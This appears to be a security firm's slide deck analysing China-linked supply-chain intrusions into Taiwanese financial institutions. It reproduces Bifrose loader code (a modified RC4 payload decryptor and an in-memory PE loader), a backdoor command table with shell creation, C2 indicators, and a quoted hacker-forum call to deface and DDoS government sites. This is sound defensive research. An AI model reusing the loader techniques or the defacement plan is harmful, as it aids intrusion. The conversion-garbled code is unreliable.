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#### Outline

- > Introduction
- > Type of Supply Chain Attack
  - > Island Hopping Attack
    - > Case #1: Bifrose is back
    - Case #2: Operation Cache Panda
  - > Vulnerability in Supplier's Software
    - > Case #3: Credit Card Leak
    - Case #4: Source Code Stolen
- > Security situation for T.W. financial sectors
- > Enhance Supply Chain Security



#### Financial Threat from China

- In recent 2 years, we have observed more cyber attacks from China targeting financial sectors.
- >Among these incidents, 4 high impact incidents catch our attention
  - > These incidents result in financial crime and made the concrete financial damage
  - > Threat actors are highly related to China.
  - > Analysis the threat actor's malware, techniques and tactics



# US House Speaker Nancy Pelosi visited Taiwan

- > U.S. House Speaker Pelosi's visit to Taiwan inflames Chinese hacker team's cyber attacks on Taiwan
- > Some Taiwan's organization been hacked
- > In our visibility, several government, academic institutes were compromised, but no too aggressive intrusion found.
  - > The main attacks were web defacement, DDOS, application-level attacks
  - Not yet found cyber espionage and infra destroy activities in our visibility

ペロシ米下院議長、台湾の蔡総統と 会談 中国が強く非難

2022年8月3日



#### US House Speaker Nancy Pelosi visited Taiwan

- > The announcement from hacker communities in China
  - 1.台湾可以搞,特别政府站。老美不搞。
  - 2.统一口径是:
  - 中华人民共和国万岁 落款: 中华人民共和国台湾省
  - 1.要提到: "祖国统一台湾回归" 之类的字样
  - 2.gov.tw 可以统一改成 中华人民共和国台湾省,改之前先备份首页。
  - 国防部,外交部,总统府搞不定可以D。
  - 5.可以用红客联盟 HUC名义行动, 用境外IP做好防护。 把 四句口号挂上去 搞定一个找管理员报备一下

The government may encourage or acquiesce in these hacker community to attack - The attack is for threatening, less destruction or cyber espionage activities





#### APT 27? The Fake One?





#### FISC Partial Source Code Leak





It seem to be the supplier who develop the system is compromised and the source code was stolen.



# Supply Chain Attack

> 4 types of supply chain attack

		The initial compromised entity		
		Supplier - Developer	Supplier – Service Provider	Customer
The phase being compromised	Develop	Malware implanted in Software		
	Dispatch		island hopping attack	
	Execution		Data leaks from out sourcers	Vulnerability in Supplier's Software



## In a galaxy far, far away .....

- To redact, we replace victim's name with financial organizations in Star Wars
- > Every victim name, server name and account name is redacted.

# Non-representative. Only for illustration purposes

In the following slides, every machine and username are de-identified, not original names









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# Type 1: Island Hopping Attack

> The threat actor first compromise trust entities, e.g. service provider, subsidiaries or oversea branches, as jump sites to intrude the final target

- > We have discovered island hopping attack in 2 financial incidents
  - > Case #1: Bifrose is Back
  - > Case #2: Operation Cache Panda





## Incident Background

> Anti-virus has the alert for some malware on internal transaction systems

> SOC detected a large number of failed logon attempts

They want to know how the malicious software was implanted.
We were requested by the financial company to perform an incident response

# Supply Chain in The Incident


> The threat actor used the VPN of vendor and executed malicious files

> Subsequently attacking other financial company in the same group



# Cyber Kill Chain & TTP


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


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## Brute-Force Logon

Endpoint Server-CARISA made multiple brute-force logon attempts using the accounts Admin and Administrator

> Finally logged in **Server-SOON-2** successfully with the account Administrator(figure no mention)












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
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#### Lateral Movement

> The endpoint **Server-SOON-2** was used as a pivot point by the attacker to move laterally within the internal network and spread malware

Using RDP and PsExec to perform lateral movement












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





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#### Server-SOON-2

- > The local Administrator logged in via RDP and executed a suspicious file ntxn264.exe and implant the backdoor program - uNPXtssucPrx.dll
  - > The backdoor uNPXtssucPrx.dll was registered as an autorun service, allowing it to automatically start after the system reboot
- > We identified the backdoor as Bifrose, the backdoor has used Windows services to executed its malicious payload and connect to C2














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#### Server-CARISA

- > Earliest, the Anti-virus has the alert for some malware
  - > C:\[Vendor\_Name]\svchost.exe
  - > C:\Windows\System32\wwautoaepupdate.dll
- > The initial compromised server Server-CARISA not belong to the victim org, but belong to the other financial company in the same group, and this endpoint is operated by the vendor
- > Finally, we confirm the threat source from a VPN IP assigned to the vendor and executed malicious files, subsequently attacking other financial company in the same group











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#### Flow & Architecture of Bifrose

- > Load Payload
- > Parse PE format & Jump
- > Check Process Name
- Connect to C2 & Basic Victim Info
- Command and Control





### Load Payload

> The loader load a payload and decrypted with mutated RC4

```
def dec(cipher, key, key2):
    cipher = [el for el in cipher]
    key = [el for el in key]
    box = [i for i in range(256)]
    v9 = 0
    for i in range(256):
        v12 = box[i]
        v9 = (v9 + v12 + key[i \% len(key)]) \& 0xff
        box[i], box[v9] = box[v9], box[i]
    v15 = 0
    for i in range(len(cipher)):
        v18 = box[(i + 1) \% len(box)]
        v15 = (v15 + v18) \& 0xff
        box[(i + 1) \% len(box)], box[v15] = box[v15], box[(i + 1) \% len(box)]
        result = (v18 + box[(i + 1) \% len(box)]) & 0xff
        v19 = box[result]
        if ((key2 & 0x80) != 0):
            cipher[i] = ((cipher[i] \land v19) + key2) \& 0xff
        else:
            cipher[i] = ((cipher[i] + key2) \wedge v19) \& 0xff
    return bytes(cipher)
```



#### Parse PE format & Jump

- > The decrypted payload is a DLL
- > Parse PE header
  - > Copy section to memory
  - > Parse libraries in Import Table
  - > LoadLibrary and Relocation
  - > Jump to entrypoint of DLL

```
if (!Src)
  return 0i64;
nt header = &Src[*((int *)Src + 15)];
if ( *(( WORD *)nt header + 10) != 0xF0 )
                                              // size of optional header
 return 0i64;
                                              // section count
if ( !*(( WORD *)nt header + 3) )
  return 0i64;
size of headers = *((unsigned int *)nt header + 21);// (optional header) size of headers
size_of_image = *((_DWORD *)nt_header + 20);
GetSystemInfo(&SystemInfo);
number_of_pages = size_of_image / SystemInfo.dwPageSize;
if ( size_of_image % SystemInfo.dwPageSize )
  ++number of pages;
total size = number of pages * SystemInfo.dwPageSize;
buf = (char *)VirtualAlloc(0i64, number_of_pages * SystemInfo.dwPageSize, 0x1000u, 0x40u);
buf = buf;
  memmove(buf, Src, size of headers);
  for ( section_i = 0; section_i < *((_WORD *)nt_header + 3); ++section_i )</pre>
    section virtual address = &buf [*(unsigned int *)&nt header[40 * section i + 0x114]];
    for (i = 0; i < 20; ++i)
     GetTickCount();
    memcpy(
      section virtual address,
      &Src[*(unsigned int *)&nt_header[40 * section_i + 284]],
      *(unsigned int *)&nt header[40 * section i + 280]);
```



#### Connect to C2 & Basic Victim Info

- > Victim ID: default\_zz, set by threat actor
- > Computer Name: GetComputerNameA
- > User Name : GetUserNameA
- > Version Number: 2120.1
- > Process ID: GetCurrentProcessId
- > Language: GetLocaleInfoA

```
0000000000E90004 03 64 65 66 61 75 6C 74 5F 7A 7A 7C 44 45 53 4B .default_zz|DESK 000000000E90014 54 4F 50 2D 32 4C 4A 48 54 53 55 7C 61 72 74 69 TOP-2LJHTSU|arti 000000000E90024 73 7C 32 31 32 30 2E 31 7C 7C 31 7C 30 7C 7C 36 s|2120.1||1|0||6 00000000E90034 30 33 36 7C 31 7C 31 7C 30 7C 30 7C 7C 20 7C 20 036|1|1|0|0|| 000000000E90044 7C 20 7C 54 57 7C 54 57 7C 00 54 68 69 73 20 70 | |TW|TW|.This p 000000000E90054 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 rogram cannot be
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#### Command and Control


Task ID	Feature	Task ID	Feature
0x15	Get timediff of input event	0x8F	Rename
0x82	Enumerate Drive A:\ to Z:\ ( drive_type + drive_name)	0x9E	Set service registry key HKLM\SYSTEM\CurrentControlSet\Services\%s\Parameters
0x83	Search files	0xBE	Enumerate process
0x84	Create file	0xBF	Close Process
0x85	Write file	0xC0	Set key for C2 Server
0x86	SetFilePointer	0xC1	Close socket and reconnect
0x87	CloseHandle	0xC2	Close socket and exit connection
0x88	CreateProcess	0xC6	Close socket and exit connection
0x89	CreateDirectory	0xF6	Create cmd.exe shell
A8x0	DeleteFile	0xF7	Send command to named pipe
0x8B	Delete Directory	0xF8	Send command to named pipe, and exit cmd.exe



#### Bifrose & BlackTech

> Reference to other intelligence reports, Bifrose were often used by BlackTech, widely targeted Taiwan and Japan

> Bifrose itself were also discovered in Japan




- [1] BlackTech 標的型攻撃解析レポート
- [2] The Trail of BlackTech's Cyber Espionage Campaigns
- [3] https://twitter.com/strinsert1Na/status/1595553530579890176



## MITRE ATT&CK

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Lateral Movement
T1078.001 Default Accounts	T1569.002 Service Execution	T1543.003 Windows Service	T1055 Process Injection	T1055 Process Injection	T1033 System Owner/User Discovery	T1021.001 Remote Desktop Protocol
	T1204 User Execution	T1574.002 DLL Side-Loading	T1078.001 Default Accounts	T1078.001 Default Accounts	T1087.002 Domain Account	T1021.002 SMB/Windows Admin Shares
		T1078.001 Default Accounts	T1055.001 Dynamic-link Library Injection	T1055.001 Dynamic-link Library Injection		
		T1547.001 Registry Run Keys / Startup Folder	T1543.003 Windows Service	T1562.004 Disable or Modify System Firewall		
			T1547.001 Registry Run Keys / Startup Folder	T1574.002 DLL Side-Loading		
			T1574.002 DLL Side-Loading	T1070.006 Timestomp		



# Indicators of Compromise

MD5	C2
54EAC99896D279F581EC78EBA6B51C2F	spamail[.]sendsmtp[.]com
CA5AF53791851D6B996D8F8EE7B063F4	skyworld[.]gettrials[.]com
EAA945186F6D03295A6650B64141C682	sales[.]vizvaz[.]com
200396F9FD701F26D8B0B6A2C99696AA	account-login[.]dnset[.]com
700FBA10CC17B4432B9A7DBC4FEB2A41	exchange[.]justdied[.]com
F74AE1303740D08F9F7A0CEF98E02076	211[.]72[.]113[.]90
33BA121E3327BD79F2C73E87004F1381	211[.]23[.]39[.]236
A17A50F71119987E1281EC0CCB8B62EF	211[.]20[.]101[.]47
09E9960AB0A3CBDA31A03E859305EFF7	





#### Incident Background

November 25, 2021, a number of securities traders suspend transactions due to suspicious behavior

Investigations theorized that the attacks were due to password mismanagement and credential stuffing

> However, the findings were not conclusive and suggested there may have been other causes

#### **Operation Cache Panda**

- > Long-term APT targeting TW financial sectors
- > High confident of China threat actors
- Link to TA410, which have targeted Taiwan and Japan, with medium confident
  - Quasar RAT
  - Domains overlap to APT 10's C2
  - Most IPs from Hong Kong
  - > The weapon is popular in China security area
- > Utilize vulnerabilities in big supplier's applications
- > Several stealthy tricks are applied



### Supply Chain in The Incident

> The attackers exploited the website service vulnerability of the software system management interface

> The targeted financial software system is used by most financial institutions in Taiwan

> The attackers also used the VPN of supplier jump to the intranet



# Incident via Supply Chain Vulnerability against Taiwan Financial Sectors

#### **FSC tightens cybersecurity rules**

By Kao Shih-ching / Staff reporter



The nation's securities and futures companies must reveal cybersecurity incidents, consequent losses and countermeasures in annual reports from next year, given the rising frequency of cyberattacks in the past few years, the Financial Supervisory Commission (FSC) said on Tuesday.

Currently, securities and futures companies only need to report such incidents to the Taiwan Stock Exchange (TWSE) and the commission within 30 minutes after a hacking attack is detected.

To enhance information disclosure to investors, the commission said that companies need to reveal such incidents in annual reports as well.








## Cyber Kill Chain & TTP



We have disclosure details in HITCON – "Operation Cache Panda How and Why Hackers Purchase Stocks for You" and our website We only briefly introduce this incident today



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







#### VPN

- > Since there were several victims, in one victim, the securities broker in the same financial holding group is compromised first
- > Then the VPN of securities broker was used to logon the bank





## This malware also inspire us to conduct the other research, which will be presented in JSAC later

14:00

**(**) 14:00 - 14:40

JITHook - from .NET JIT Compilation Hooking to Its Packer / Unpacker Shu-Ming Chang



#### Case Note - The After Story

- After the incident arising security awareness, some financial sectors try to improve their security and subscribe MDR for long-term monitoring
  - The fast IR process discover some APT-style attacks is conducted during November 2021
  - > As well as the new suspicious activities we detected in February 2022
- > In this incident, we found 2 weakness in supply chain
  - > Vulnerability of a general financial software be used
  - > VPN of supplier is used as jump site
- > This incident may not as simple as a credential stuffing attacks, we disclosure other possibility APT from TA410



#### MITRE ATT&CK

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T1569.002 Service Execution	T1543.003 Windows Service	Create or Modify	T1027 Obfuscated Files or Information	Remote Deskton	T1090 Proxy
T1047 Windows Management Instrumentation	T1505.003 Web Shell		T1620 Reflective Code Loading		T1071 Application Layer Protocol
T1059.001 PowerShell	T1543.003 Create or Modify System Process				

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EEADD95725DE21D269933881A8E8B21A	cache[.]microsofts[.]cc
03B88FD80414EDEABAAA6BB55D1D09FC	cahe[.]microsofts[.]org
F1726539E5CF68EBB2124262E695C65E	cahe[.]3mmlq[.]com
7D12FA8EEBBD401390F2A5046FF2B4BB	cahe[.]7cnbo[.]com
0724AC34E997354CA9FB06D57AF4E29B	dowon[.]08mma[.]com
A991AC3EB2D5C66DA1BECF002C19B9E6	43[.]245[.]196[.]120
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ADC84F8C72E65EC85E051FE7CC419332	23[.]224[.]75[.]91





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
> First seek for the vulnerability of supplier's software, then utilize the vulnerability to target several victims

- > We have discovered this attack in 2 financial incidents
  - > Case #3: Credit Card Leak in Bank of Aargau
  - > Case #4: Source Code Stolen









